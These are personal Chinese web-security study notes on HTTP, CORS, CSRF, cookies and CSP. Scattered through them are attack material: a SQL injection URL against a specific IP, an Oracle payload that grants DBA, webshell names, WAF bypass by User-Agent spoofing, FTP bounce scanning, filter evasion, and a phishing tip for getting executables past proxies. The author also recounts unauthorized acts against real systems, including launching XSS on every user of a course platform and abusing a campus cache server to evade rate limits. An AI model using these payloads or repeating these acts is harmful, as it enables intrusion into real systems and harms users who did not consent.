153“禁止追踪”（Do Not Track）是HTTP一个头字段，用户选择了这个字段就可以免于被第三方网站追踪网络痕迹。“禁止”听起来有点决绝，但事实确实如此。DNT的规则清楚明白，然而人们对它的理解却很复杂。

NDT现在接受三个赋值：1代表用户不想被第三方网站追踪，0代表接受追踪，null代表用户不置可否。

在HTTP请求包头中DNT:1。

154.域名会全部被转换成小写。但是后面的RTSP部分，与服务器借助系统识别文件有关系。如果是windows系统，那么没关系，但是如果是linux系统要严格区分大小写。

155.http://www.hellovega.cn/mqtt会跳转到http://www.hellovega.cn/mqtt/，我是在这个文件下放了个index.html。这样子到会暴露出来这是个目录。

156.由于我把路由器名字改成了hellovega.cn，所以我在浏览器中输入hellovega.cn/jwc访问的是路由器。

157.php文件包含漏洞：

payload:

<?php

$filename -$\_GET['filename'];

include($filename);

?>

上传包含php代码的文件其他格式，通过它可以让服务器执行其中的语句

不过主要是可以造成一个php权限的文件访问漏洞。

158.我国已经开始部署自己的域名解析器，目前正在对.cn域名下的行政、科研以及国防网站的域名进行解析，而不通过美国。

159.发现体育学院的整个网页编码是gb2312（或者说是gdk），所以post数据是将这种编码的中文进行编码。

160.对HTTP包大小的限制：

浏览器对发出URI的限制一般在2000字符左右，对header的限制不同浏览器为几十K~几百M。

服务器端对收到的请求包有大小限制：nginx，默认配置包头缓存区为4K

对body的限制客户端不会有啊，但是服务器端可以用nginx的配置文件限制body大小，php.ini可以限制对上传文件的body的大小。

161.一般管理员认为少去摆弄服务器尤其是DNS服务器（确实2003的IIS用的我很不爽）这样错误会少一点。

162.攻击向量也就是攻击负载（专业名词请自动联想英文单词）

163，如果要浏览分析的话就需要在网络边界镜像一份流量，借助物理工具：分光器。

164.提示“账号或密码错误”真的很不友好，不过安全防范很好。

165.隐身窗口第一次不会动用缓存，但是之后就还是用了缓存的，chrome中C-F5还不能强制刷新缓存。

166.浏览器访问的只是A记录，所以你不能将CNAME记录作为一个地址进行访问，这是没法完成A记录的解析的。

167.浏览器可能自己存在一些改变域名的行为，比如有的版本firefox如果发出dns解析xx.com失败的话就会去解析www.xx.com

168.

GET /jwc HTTP/1.1

Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application, application/xaml+xml, application/x-ms-xbap, \*/\*

Accept-Language: zh-CN

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3)

Accept-Encoding: gzip, deflate

Host: hellovega.cn

Connection: Keep-Alive

HTTP/1.1 423 Locked

Server: NWS\_SPMid

Connection: keep-alive

Date: Tue, 25 Apr 2017 05:22:50 GMT

Last-Modified: Tue, 25 Apr 2017 05:20:00 GMT

Content-Type: text/html

Content-Length: 43

X-Daa-Tunnel: hop\_count=11

X-NWS-LOG-UUID: 840f59f4-7a00-4816-8f76-8799510d24a4

X-Cache-Lookup: Hit From Upstream

X-Cache-Lookup: Hit From Upstream

X-Cache-Lookup: Hit From Upstream

...

X-Cache-Lookup: Hit From Upstream

The requested resource is currently locked.

169.突然发现迅雷可以识别出php的名字诶，好几次Download.php

170.如果当前安装的flash存在安全隐患那就会没法使用。

171.水滴直播需要使用flash Player。

172.<iframe src="http://xxxxxxx"></iframe>

173.http://www.google.cn/没想到还有个g.cn的名字

ping http://g.cn；得到国内的google服务器地址

Android SDK Manager->Tools->Options

设置代理ip和端口80，强制使用https，然后就可以下SDK了

这个思路不错。

174.netstat -pantu/-a

查一下就知道数据库默认是允许所有人来建立到本机的连接的，这十分危险啊。肯定是可以改成本地连接的，这等我有了笔记本以后再试。

175.浏览器可能会给你带来不同的结果，比如360安全浏览器这次访问体育学院的理论测试返回400，虽然连接上服务器但是没能返回题目。之后换了chrome，就一路可行了。

176.突然发先我没有对/进行处理访问http://www.hellovega.cn/PE///exam.html就是http://www.hellovega.cn/PE///exam.html

177.对于xxx.php你直接访问，浏览器会将之前提交的内容再提交一边。适用于注销账号后人为入侵。

178.遇到了一次同样的HTML代码本地能显示，但是web端不能正常显示，这时候就是代理的问题。后来ss的一个程序又奔溃了一次，然后就好了。

179.似乎暴露了什么：

HTTP/1.1 200 OK

Server: nginx/1.10.3

Connection: keep-alive

Date: Thu, 11 May 2017 15:55:54 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

X-Powered-By: PHP/7.1.2

X-Daa-Tunnel: hop\_count=1

X-NWS-LOG-UUID: 11a1c883-a1af-4b34-bf77-eaeafbc59f94

180.基于Chromium的浏览器，在这里我推荐360极速浏览器

181.only ios99 can get flag(Maybe you can easily get the flag in 2099

User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 99\_0 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A403 Safari/8536.25

182.

Referer来源伪造

X-Forwarded-For：ip伪造

User-Agent：用户代理（就是用什么浏览器什么的）

183.使用CDN以后的响应头部：

Cache-Control:max-age=600

Connection:keep-alive

Content-Encoding:gzip

Content-Length:3834

Content-Type:text/html; charset=UTF-8

Date:Wed, 17 May 2017 03:43:47 GMT

Expires:Wed, 17 May 2017 03:53:47 GMT

Last-Modified:Wed, 17 May 2017 03:40:00 GMT

Server:NWS\_SP

X-Cache-Lookup:Hit From Disktank Gz

X-NWS-LOG-UUID:16d74d19-f06f-4179-88ab-117206647e49

183. 2015年3月，美国第二大的医疗保险服务商Anthem宣布，公司信息系统被黑客攻破，将近8000万客户和员工的信息被盗。该公司总裁兼CEO通过官方网站的一份声明表示，黑客入侵公司信息系统，获得了公司员工和客户的个人资料，这当中包括姓名、生日、医保ID号、社会保险号、住宅地址、电子邮箱，雇佣情况，以及收入数据。（重点在于美国人的医保ID、社保号码）

184.cfm，asp，jsp都可以被啊D注入。

185.webshell特征：

JFolder New 4

JShell（阿呆JSP whell）

Password:.Copyright (C) 2008 Bin -> WwW.RoOTkIt.NeT.Cn

No Backdoor Webshell(金)

推荐webshell名字：

SYSTEMConfig.aspx

爬虫有些时候会把动态页面源代码爬下来。这时候就是收藏一波webshell

186.如果使用图片上传来上传马，那么查看图片地址就可以看到上传后的路径。上传的关键在于你要找到能显示路径的方式。

187.用refer头来防止盗链，只有通过点击本站连接才能下载文件，直接输入浏览器或者走其他站点过都不行。refer还可以用来做爬虫编程阻碍。

188.你从文件中拿到的密码不一定就是明文，可能经过php的crypt()加密

189.通过注入，除了可以得到网站的内容还可以生成文件、得到目录列表，

190.用PUT上传（使用改后缀名来绕过检测），然后使用COPY，MOVE，DELETE改成自己想要的文件。具体可以参考iiswriter.exe

PUT返回403就说明么有开启写入权限，401是开了但是不允许匿名用户。返回200OK或者201Created才是成功了。

191.XSS利用站点内的信任用户，而CSRF则通过伪装来自受信任用户的请求来利用受信任的网站，也就是所说的跨站点伪造，偷偷地使用用户的账号做一些事情，比如手添加管理员。XSS要做到这样的话还需要自己记录cookie。两种方法都是让别人执行你的js代码，不过用户执行csrf可能是因为访问攻击者的页面也可能是因为访问了攻击者嵌入xss的页面。

OWASP CSRFTester工具

Forms：创建一个form表单。内容为hidden(隐藏)，用户不可见（可POST、GET）

iFrame：创建一个iframe框架，高宽为0，用户不可见。（可POST、GET）


IMG：创建一个IMG标签(只能GET)。

XHR：创建一个AJAX请求(可POST、GET)

Link：创建一个a标签的超链接(只能GET，需要点击才能触发)

一般使用的对象，比如说新建一个管理员要求没有验证码，不然自己的请求就会被验证码阻挡。

body onload="document.xxxx.submit()"



为了防止CSRF的攻击，我们建议修改浏览器在发送POST请求的时候加上一个Origin字段，Origin字段只存在于POST请求，而Referer则存在于所有类型的请求。要想利用好就需要做到：1.所有能改变状态的请求里面，都使用POST，只有这样才能配合Origin头部。

即使你改变浏览器去掉了Origin字段，Origin字段还是存在，只不过值变为空了。Origin字段主要是用来标识出最初请求是从哪里发起的。如果浏览器不能确定源在哪里，那么在发送的请求里面Origin字段的值就为空。比如说你发起CSRF攻击，需要插入自己的一个js函数文件，指向自己的服务器的域名，这时候Origin就是你服务器。2.Token:CSRF 主流防御方式是在后端生成表单的时候生成一串随机 token ，内置到表单里成为一个字段，同时，将此串 token 置入 session 中。每次表单提交到后端时都会检查这两个值是否一致，以此来判断此次表单提交是否是可信的。

如果攻击者让图像的url指向一个恶意的地址，那么本次网络请求很有可能导致CSRF攻击。这些地方都可以发起请求，但这些请求不能自定义HTTP header，而且必须使用GET方法。可以使用自己的域名来发起GET或者POST，这时候问题就是出在异域，使用自己的域名可以正大光明地直接用，或者从DNS服务器入手（这种攻击手法叫做DNS重绑定）。

Refer：主要是为了防止盗链。referer是跳转自，Origin是最初请求来自。

在发起请求前，调用window.localtion获取window.location.href获取当前地址栏中的请求地址将该地址附加到referrer域中。

跨域需要服务器与浏览器的共同配合。

跨域资源共享标准（ cross-origin sharing standard ）允许在下列场景中使用跨域 HTTP 请求：

1.前文提到的由 XMLHttpRequest 或 Fetch 发起的跨域 HTTP 请求。

2.Web 字体 (CSS 中通过 @font-face 使用跨域字体资源), 因此，网站就可以发布 TrueType 字体资源，并只允许已授权网站进行跨站调用。

3.WebGL 贴图

4.使用 drawImage 将 Images/video 画面绘制到 canvas

5.样式表（使用 CSSOM）

6.Scripts (未处理的异常)

浏览器必须首先使用 OPTIONS 方法发起一个预检请求（preflight request），从而获知服务端是否允许该跨域请求。服务器确认允许之后，才发起实际的 HTTP 请求。在预检请求的返回中，服务器端也可以通知客户端，是否需要携带身份凭证（包括 Cookies 和 HTTP 认证相关数据）。某些请求不会触发 CORS 预检请求：

使用下列方法之一：

GET

HEAD

POST

对 CORS 安全的首部字段集合(如果人为设置了集合意外的内容浏览器就需要发送预检请求)。该集合为：

Accept

Accept-Language

Content-Language

Content-Type （需要注意额外的限制）

DPR

Downlink

Save-Data

Viewport-Width

Width

Content-Type 的值属于下列之一：

application/x-www-form-urlencoded

multipart/form-data

text/plain

var invocation = new XMLHttpRequest();

var url = 'http://bar.other/resources/post-here/';

var body = '<?xml version="1.0"?><person><name>Arun</name></person>';

function callOtherDomain(){

if(invocation)

{

invocation.open('POST', url, true);

invocation.setRequestHeader('X-PINGOTHER', 'pingpong');

invocation.setRequestHeader('Content-Type', 'application/xml');

invocation.onreadystatechange = handler;

invocation.send(body);

}

}

就会发送：

OPTIONS /xxx HTTP/1.1

Origin: xxxx.com

Access-Control-Request=-Method: POST

Access-Control-Request-Header: X-PINGOTHER:pingpong

服务器返回：

Access-Control-Allow-Origin: http://foo.example

Access-Control-Allow-Methods: POST, GET, OPTIONS

Access-Control-Allow-Headers: X-PINGOTHER, Content-Type

Access-Control-Max-Age: 86400该响应的有效时间

Access-Control-Allow-Credentials: true 要求进行身份验证，对于附带身份凭证的请求，服务器不得设置 Access-Control-Allow-Origin 的值为“\*”

Access-Control-Expose-Headers 首部字段指定了服务端允许的首部字段集合。


似乎一个网站如果被XSS的话，那么CSRF是防御不住地。

192、cookie可以进行用户跟踪

193.大多数情况下，web应用在处理上传文件时，都会将文件重命名，通过应用自身添加后缀，或者对后缀名去掉特殊字符后，做类型判断。

194.请求包中Authorization头部 在访问受密码保护的网页时识别不同的用户

195.Cookie机制详解：



Cookie和Session通过SessionID做关联，如果浏览器请求的Cookie里没有SessionID、或者服务端通过SessionID查不到对应Session，则服务端会生成一个新的Session，并告诉浏览器，浏览器自动存储到Cookie。浏览器在每次请求中都会自动携带当前域下的Cookie，服务端拿到Cookie中的SessionID，就知道这些请求属于哪一个用户了。至此，Cookie会话机制完美解决了http1.1协议无状态的问题。

196．CSP内容策略安全：

防御图片标签型的XSS攻击：CSP可以简单理解成是一种安全声明，图片中的脚本可以通过禁止内联函数执行来解决。[CSP](https://baike.baidu.com/item/CSP" \t "_blank)[1]  以白名单的机制对网站加载或执行的资源起作用。在网页中，这样的策略通过 HTTP 头信息或者 meta 元素定义。CSP虽然提供了强大的安全保护，但是他也造成了如下问题：Eval及相关函数被禁用、内嵌的JavaScript代码将不会执行、只能通过白名单来加载远程脚本。这些问题阻碍CSP的普及，如果要使用CSP技术保护自己的网站，开发者就不得不花费大量时间分离内嵌的JavaScript代码和做一些调整

197. 通过分析山大的网络，我们可以发现在202.194.19.20这个IP上部署了一个cache服务器，也就是我们平时所说的缓存服务器。 这个服务器原理就是在所有经过其流量的用户二次下载后就会有很快的速度（通过HTTP 304来替换目标网址）

198. 欺骗缓存服务器，强制其命中。通过其下载文件来绕过202.194.0.45的限速服务器的速度限制。将下载连接的主域名进行改变：

原来：http://blog-1005082.cos.myqcloud.com/blog/BurpSuite1\_7\_1.tar.gz

变成：<http://202.194.19.20/blog-1005082.cos.myqcloud.com/blog/BurpSuite1_7_1.tar.gz> 借助缓存服务器来下载

其实这是一个攻击点，不停下载大文件，但是被限制为校园ip访问

199. 联通曾经劫持在HTTP响应包中加上一段代码：

windows.addEventListener('load',function() { //通过load事件的监听，插入了自己的一段戴安

var s=top.document.getElementById('1qa2ws');

if(!s) {

s=top.document.createElementById('script');

s.id='1qa2ws';

s.type='text/javascript';

s.src='xxx';

top.document.appendChild(s);

}

},false)

210.可能在HTML、CSS注释中找到作者和公司的信息。

211.凡是允许用户在线对域名注册信息进行更改（域名提供商、域名匿名保护公司），如果存在漏洞就是一件很大的事情。

212.确定电子邮件的位置一般就是确定防火墙的大致位置，邮件服务器在防火墙里面。

213. FTP反弹扫描（反弹攻击）：

前提：有一个可读写目录，可以提供虚假的端口信息

利用FTP协议的PORT命令将数据发送到第三方，这样就可以利用FTP服务器实现对其他端口扫描和发送数据了。所以FTP服务器一般都限制了PORT命令的ip地址为客户端ip且端口大于1024。

命令“port 127,0,0,1,171,182”（前四个表示IP地址，后两个组成了用于数据连接的端口号。用第五个数乘以256再加上第六个数就得到了实际的端口号）就是把数据发送到FTP服务器的43958（171\*256+182=43958）端口，因为该端口是开放的，所以数据发送成功；第二次把数据发送到43959端口，该端口关闭，所以发送失败。根据返回的结果，就实现了端口扫描。

214.telnet最大的缺点是明文传输

215.钓鱼的时候，代理服务器可能会阻止用户下载可执行文件，这时候可以办一个SSL证书，使用HTTPS.

216. DNS缓存窥探：

DNS服务器是支持缓存的，可以快速地解析经常被访问的主机，如果DNS服务器尚未处理对特定主机访问的请求时，服务器会将“Answer”标志设置为0。

217.DNS污染

通过对响应的欺骗，注入自己想要的网址。

213.改变IIS的标语，从IIS7.0开始允许创建一个定制的.Net模块来达成。默认的标语是写在dll里面，SFP存在导致修改以后会被原本的版本替换。

PS：在IIS6.0之前可以使用IIS lockdown来进行安全的配置。

214因为浏览器可以识别[\\ip](file:///\\\\ip)（UNC路径）上的资源，所以可以通过DNS重定向或者api欺骗向其中加入[\\ip](file:///\\\\ip)的资源

215.FIrewall：

运行在内核态，并且hook住了对网络报文的监视，以及会中断网络报文向低等级的网络进程的传输。

216. Unix内核将IP转发功能开启，而这个功能本来应该有防火墙应用程序在一直执行着。所以能通过Unix系统直接进行路由从而绕过防火墙。

217.有一组奇怪的概念：

remote access： 通过网络或者其他通信通道获取访问权。

local access：拥有一个真正的shell登录到目标系统。这之后就可能是提权。

218.rsh，ssh，rexec可以不经过交互式登录来远程执行命令。

219.有一些站点必须允许经由FTP实现匿名访问。废话，共享的那种！

220.OpenSSL的问题：

（1）服务器与客户端消耗的资源不平衡；

（2）可以通过单独一个TCP连接触发数以千计的程序

221. 端口敲门：端口敲门是一项和防火墙一起使用的技术，在收到一个特殊的端口敲击顺序后再开启指定的端口。它使用数据头同服务器交换隐秘信息，打开一个指定的端口。隐秘敲门暗号被封装成一组有序的端口，并且需要发送SYN包来验证有效性。当对任意端口的SYN包的正确顺序被接收到时，客户端才会被允许访问该端口。这种方法很有局限性，因为这是一种隐晦式安全的实现，并且攻击者仍然可以暴力攻击SYN包需要发送的端口顺序。knockd服务。这样子，每次敲击都要自己手动实现。

222. 数据库的内建对象很多很强大，甚至包括了对HTTP请求的发送。

223. netspace网络完全服务套件 结果这个套件都有漏洞

224. 写web没做好过滤就一定会有漏洞。

225.对web输入过滤器的绕过：

**使用utf-7**

一些应用程序会过滤掉一些用户输入的非法字符。特别是对一些非ASCII字符作严格的过滤。例如ASP.NET1.0/1.1会尝试对数据进行UTF-8编码，如果在UTF-8中不符合的数据将会自动丢失；ASP.NET1.1不允许有’<’字符出现在一些数据的后面。

而我们在构造header头的时候，基本上都不会出现被过滤的情况。关键就是对body请求的构造，因为这个地方会出现一些让字符过滤器过滤的字符。

饶过的方法当然就是对body处进行UTF-7进行编码(RFC 2152 -[1])，这种编码方法可以对任意的unicode字符编码到“A-Z”，“a-z”，“0-9”，“/”，“-”，“+”中，这样可以让过滤器对我们提交的数据无法过滤。具体实现的方法如下：

Content-Type: text/html;charset=utf-7

226. 规范化：解析一个资源到标准的名字的过程。规范化漏洞便是指资源解析漏洞。

227. 源代码暴露漏洞：

    在网址后面加上%70，?.jsp，\，::$DATA。[global.](http://www.baidu.com/link?url=6n7zL_5fafDTS33yxWOIngditrJxttOB755GxhuR9Du2aTYN_d4TLbfEpIfzhStYCNLB9DgkXc9rxO2eVWCvga)*[asa+.htr](http://www.baidu.com/link?url=6n7zL_5fafDTS33yxWOIngditrJxttOB755GxhuR9Du2aTYN_d4TLbfEpIfzhStYCNLB9DgkXc9rxO2eVWCvga)*[暴露global.asa内容](http://www.baidu.com/link?url=6n7zL_5fafDTS33yxWOIngditrJxttOB755GxhuR9Du2aTYN_d4TLbfEpIfzhStYCNLB9DgkXc9rxO2eVWCvga)

    报文中加上头部Translate:f（和::$DATA一样，都是用不同的名字请求相同的文件）

<https://wahh-app.com/dir/%3f.jsp> %3f是问号的URL编码形式，它常用在查询字符串的开始部分。漏洞之所以产生，是因为最初URL解析器并未将%3f解释为查询字符串指示符。因此，服务器认为URL以.jsp结尾，将请求提交给负责JSP文件请求的组件处理。然后，这个组件对%3f进行解码，把它解释为查询字符串的开始部分，并发现得到的基础URL不是一个JSP文件，于是它返回目录列表。

228. 任意文件暴露漏洞：

    攻击者可以提交点-点-斜线序列的各种非法Unicode编码形式，如..%c0%af。这个表达式与IIS的前沿过滤器（upfront filter）并不匹配，但随后的处理过程接受这种非法编码。

229. 所以服务器自己有前沿过滤（upfront filter），请求路由算法（交给指定的模块来解析路径）（文件名的后缀名对服务器来说还是很重要的，就是通过它来选择处理模块与设置包头中的Content-type），传递的参数会先经过服务器的解析然后传给文件（cgi就能看出来），如果是代码文件等还要解释执行。

230. **HTTP应答拆分：**

    仅能影响到在应答中嵌入用户数据的网页应用程序，复写查询语句为一个新的站点名称。主要使用了两种主要的重定向。JS:response.sendRedirect或者ASP:Reponse.Redirect。如果有漏洞进行暂时防御也是只需要对输入进行过滤：去掉%0d%0a。这种攻击能造成的影响比XSS更加可怕，因为可以自定义整个包，从包头来讲就有cookie（cookie本就是保存在本地的文件virus？，cookie可以用来监视个人信息？，恶作剧的话给他玩神奇的百度广告投放），插入代理，缓存（代理服务器/缓存服务器缓存或者浏览器缓存）中毒，XSS或者CSRF。

<http://blog.csdn.net/gstormspire/article/details/8183598>  服务器将第二个请求自动匹配第二个相应从而攻击别人。所以本质上还是服务器漏洞，把用户的输入插入了自己的响应。

有的服务器会分享对用户的连接，有的需要攻击方断开了连接。

231. **web缓存中毒（web损耗）**

Pragma: no-cache 禁止文件被缓存，可以用来清除缓存

232. **隐藏标签**的数值被更改总是很有意思的事情。因为之所以是隐藏标签，那么除非是陷阱或者升级以后遗漏下来，不然就是会被读取使用的。

233.**SSI：服务器端包含 Server Side Includes** 预防：不要开启就好，就算被插入了也只是注释

SSI是一种可以指挥服务器动态声称网页内容的HTML指令。下面给出基本实例：

<html><head></head>

<body><!--#echo var=”DATE\_LOCAL”--></body>

</html>如果显示了日期就是支持SSI。

<!--#include virtual=”/copyright.html”--> 是常用的

<!—#exec cmd=“xxx”-->是一件很危险的事情

234. **Flash Player 本地存储**

能记录表单信息，记录在线游戏等使用flash功能的内容的相关信息。但它们最多只能使用 100 KB 的存储空间，除非您同意分配更多的空间。不要 惊讶，因为真正关键的信息还是很少的，就像是手机app游戏一样。

在播放 SWF 或 FLV 内容时，将使用您为 Flash Player 选择的设置代替您在浏览器中可能已设置的选项。

玩网页游戏的时候的设置面板就是是 Flash Player 的一部分。

235.缓存：

IE缓存：C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files

xp在浏览器工具-Internet选项-查看文件，win7则Internet选项-设置-查看文件

不能剪切只能复制和删除。a.swf复制出来会变成a[1].swf这个名字。

236.对密码修改漏洞的使用：

密码是在post包body中发送，如果用了’在burp中，那么就是真正的’

但是如果使用了网页的修改密码功能，可能会将你的输入进行url编码于是’变成了%3B，就密码不正确了。

237.通过精心构造导致nginx整数溢出，这允许攻击者如果从缓存返回响应，则获取缓存文件头，从而获取后端服务器的ip。就是绕过了缓存，从而直接找到源头，而一般来讲作为一个代理服务器/缓存服务器，并不会将请求目标的HTTP headers返回给客户端。

238.现在倒是明白对旧密码的验证为什么不算是登录验证这个功能的重复，因为避免CSRF。不过，改变用户名不需要进行任何验证，所以绝对不能有网页仅仅简单地靠验证用户名是不是“admin”来提供不一样的功能。

239.没想到发送消息这个模块里面可以有进行html编辑的模式，后来burp拦截了一下才知道，提供了这么丰富功能的编辑器，一定是html实现的，所以自己编辑好以后上传给服务器其实

240.遇到一个网站，80端口是403 Forbidden，但是443端口是开启的并且可以访问的，而且还有一个8080端口。

241.traceroute的时候遇到了教育网边界防火墙：就少掉了一行



241. 通过apk的页面展示信息，get到了测试账号，进入课堂系统以后，通过发送消息功能，找到了更多的可用账号，并向所有人发动了XSS。

242. blackice-icecap 一种IDS，记录信息，当然是作为物证。 阿里云会提供这种无聊的东西。

243.知道邮箱等任何一点信息以后可以尝试使用社工库，直接找到密码多尴尬。

244. 容易让人关闭的网页：

    一个一直在“Wait Please…..Loading”

    看小说经常会弹出来的游戏、广告、xx诱惑界面

245.jsp的页面连接数据库肯定使用异常包起来，于是这可以DOS。

246.从前的IE炸弹：

（1）代码中插入:

do{

windows.opem(‘’);

}while(1) 通过不停开启窗口使得电脑崩溃

（2）设置imng标签的heioght或者width的属性很大，这时候浏览器就会死掉？实际上是超过了CPU的负载，导致计算机死掉了。

（3）通过IE浏览器的漏洞，执行了格式化电脑的vbs脚本。

247.神奇的firefox浏览器：

下面这条注入是错误，#并不会被浏览器自动进行URL编码，#似乎是firefox的注释，所有只好自己使用Hackbar进行编码

http://115.159.116.127/test.php

?kw=1'+UNION+SELECT+name,pass+from+user+where+name=%27admin'#

248. 长连接与短连接：Connection HTTP包头

长连接：keep-alive 可能还有个Keep-Alive:timeout=20 表示长连接的维持时间

使用了HTTP长连接（HTTP persistent connection ）之后的好处, 数据传输完成了保持TCP连接不断开（不发RST包、不四次握手），至少比短连接更加适合多次数据的传送，包括可以使用HTTP 流水线技术（HTTP pipelining，也有翻译为管道化连接），它是指，**在一个TCP连接内，多个HTTP请求可以并行，下一个HTTP请求在上一个HTTP请求的应答完成之前就发起。**从wiki上了解到这个技术目前并没有广泛使用，使用这个技术必须要求客户端和服务器端都能支持

短连接：close

249. 浏览器导入Cookie

使用js在地址栏就能导入；

使用bp这种代理，自动在包头插入；

进浏览器的设置中心，编辑Cookie。

250. 堡垒机，即在一个特定的网络环境下，为了保障网络和数据不受来自外部和内部用户的入侵和破坏，而运用各种技术手段实时收集和监控网络环境中每一个组成部分的系统状态、安全事件、网络活动，以便集中报警、及时处理及审计定责。Emmm，一个高级交换机。

251.针对数据库的攻击：

SQL注入、蛮力攻击、缓冲区溢出、权限提升、文件层破解

权限提升：通常表现为当存在漏洞时，远端攻击者可以送出特殊建立的SQL命令来提升权限以及新增,修改,删除数据库。


select SYS.DBMS\_EXPORT\_EXTENSION.GET.DOMAIN\_INDEX\_TABLES('FOO','BAR','DBMS\_OUTPUT".PUT(:P1);[Attack-Command];ND;--',SYS',0,'1',0) from dual [Attack-Command]是一组提权命令：EXECUTE IMMEDIATE “declare pragma autonomous\_transaction;begin execute immediate” “ grant dba to test” “;END;”

文件层破解：“oracle”操作系统用户拥有所有Oracle软件和数据库数据文件的访问权限，所以如果数据库内部的某些用户利用UTL\_FILE包访问filesystem上的文件时，他们就可以访问之前由于权限和角色限制而无权访问的很多数据库内部文件。还可以利用Dul MyDul工具从数据存储文件反向解析，生成格式化的原始数据。直接获取备份文件也是一种。

252.迅速扩展的公司都是一块攻击的肥肉。


253.直接进入总部网络平存在困难，于是无线攻击分部，如果是要接入AP的话估计需要伪造MAC。

254.数据库防火墙 与 数据服务器 以及 防火墙 之间的连接



代理方式意为访问数据库防火墙的ip就是对数据库的访问。避免了数据库ip的暴露，主要是对内部人员进行预防。

255.见过同时使用白名单与黑名单机制的四川移动SQL通信验证机制



256. 电网系统内部也是有数据库系统以及web服务器。基本的公司都应该都web的访问方式，就像华西的那个摄像头项目中就使用了web访问来管理摄像头。

257. 对安全狗的绕过

搜索引擎在安全狗的白名单机制中，通过User-Agnent HTTP请求包头伪装自己的身份。

<http://www.cnblogs.com/psunny/archive/2010/05/29/1746866.html>（搜索引擎User-Agent结集合）。

258. 数据库挂马：

